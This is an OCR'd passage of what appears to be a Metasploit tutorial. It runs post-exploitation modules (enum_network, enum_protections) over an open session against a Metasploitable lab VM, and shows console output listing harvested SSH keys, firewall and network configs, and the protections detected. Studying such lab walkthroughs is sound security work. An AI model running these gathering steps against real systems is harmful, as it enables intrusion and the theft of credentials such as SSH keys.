


```
msf5 post(linux/gather/enum_network) > run

[*] Running module against metasploitable.localdomain
[*] Module running as root
[+] Info:
[+]                     _                  _       _ _        _     _      ___
__  _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) || |
| | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_|
|_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                    |_|                                     Warning: Never e
xpose this VM to an untrusted network!Contact: msfdev[at]metasploit.comLogin
with msfadmin/msfadmin to get started
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
[*] Collecting data...
[+] Network config stored in /root/.msf4/loot/20190616072819_default_192.168.
41.173_linux.enum.netwo_236759.txt
[+] Route table stored in /root/.msf4/loot/20190616072819_default_192.168.41.
173_linux.enum.netwo_457345.txt
```




```
[+] Firewall config stored in /root/.msf4/loot/20190616072819_default_192.168
.41.173_linux.enum.netwo_584202.txt
[+] DNS config stored in /root/.msf4/loot/20190616072819_default_192.168.41.1
73_linux.enum.netwo_995830.txt
[+] SSHD config stored in /root/.msf4/loot/20190616072819_default_192.168.41.
173_linux.enum.netwo_865025.txt
[+] Host file stored in /root/.msf4/loot/20190616072819_default_192.168.41.17
3_linux.enum.netwo_234146.txt
[+] SSH keys stored in /root/.msf4/loot/20190616072819_default_192.168.41.173
_linux.enum.netwo_751470.txt
[+] Active connections stored in /root/.msf4/loot/20190616072819_default_192.
168.41.173_linux.enum.netwo_138854.txt
[+] Wireless information stored in /root/.msf4/loot/20190616072819_default_19
```

As we can see in the image above, the module has collected lot of information about the targ -et like iptables, SSH keys etc. We will analyze them later. The next module we will try is the "enum_protections" module. This module is used to check for the system protection measure -s applied on the target. These system protection measures include firewalls, antivirus, ASLR and IDS/IPS etc.




```
msf5 > use post/linux/gather/enum_protections
msf5 post(linux/gather/enum_protections) > show options

Module options (post/linux/gather/enum_protections):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/enum_protections) > set session 2
session => 2
msf5 post(linux/gather/enum_protections) > 
```



```
msf5 post(linux/gather/enum_protections) > run

[*] Running module against 192.168.41.173 [metasploitable]
[*] Info:
[*]
                                        _                          _    _ _       _      _       _____
  _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ | '_ `
 _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) || | | | | |
__/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\___|\__\
__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
 |_|                                                       Warning: Never expose this VM to a
n untrusted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmi
n to get started
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
[*] Finding system protections...
[+] ASLR is enabled
[*] Finding installed applications...
[+] ufw found: /usr/sbin/ufw
[+] iptables found: /sbin/iptables
[+] logrotate found: /usr/sbin/logrotate
[+] tcpdump found: /usr/sbin/tcpdump
[+] aa-status found: /usr/sbin/aa-status
[*] Post module execution completed
msf5 post(linux/gather/enum_protections) > 
```

The system protections present on the target system include ASLR, ufw, iptables, logrotate and tcpdump.

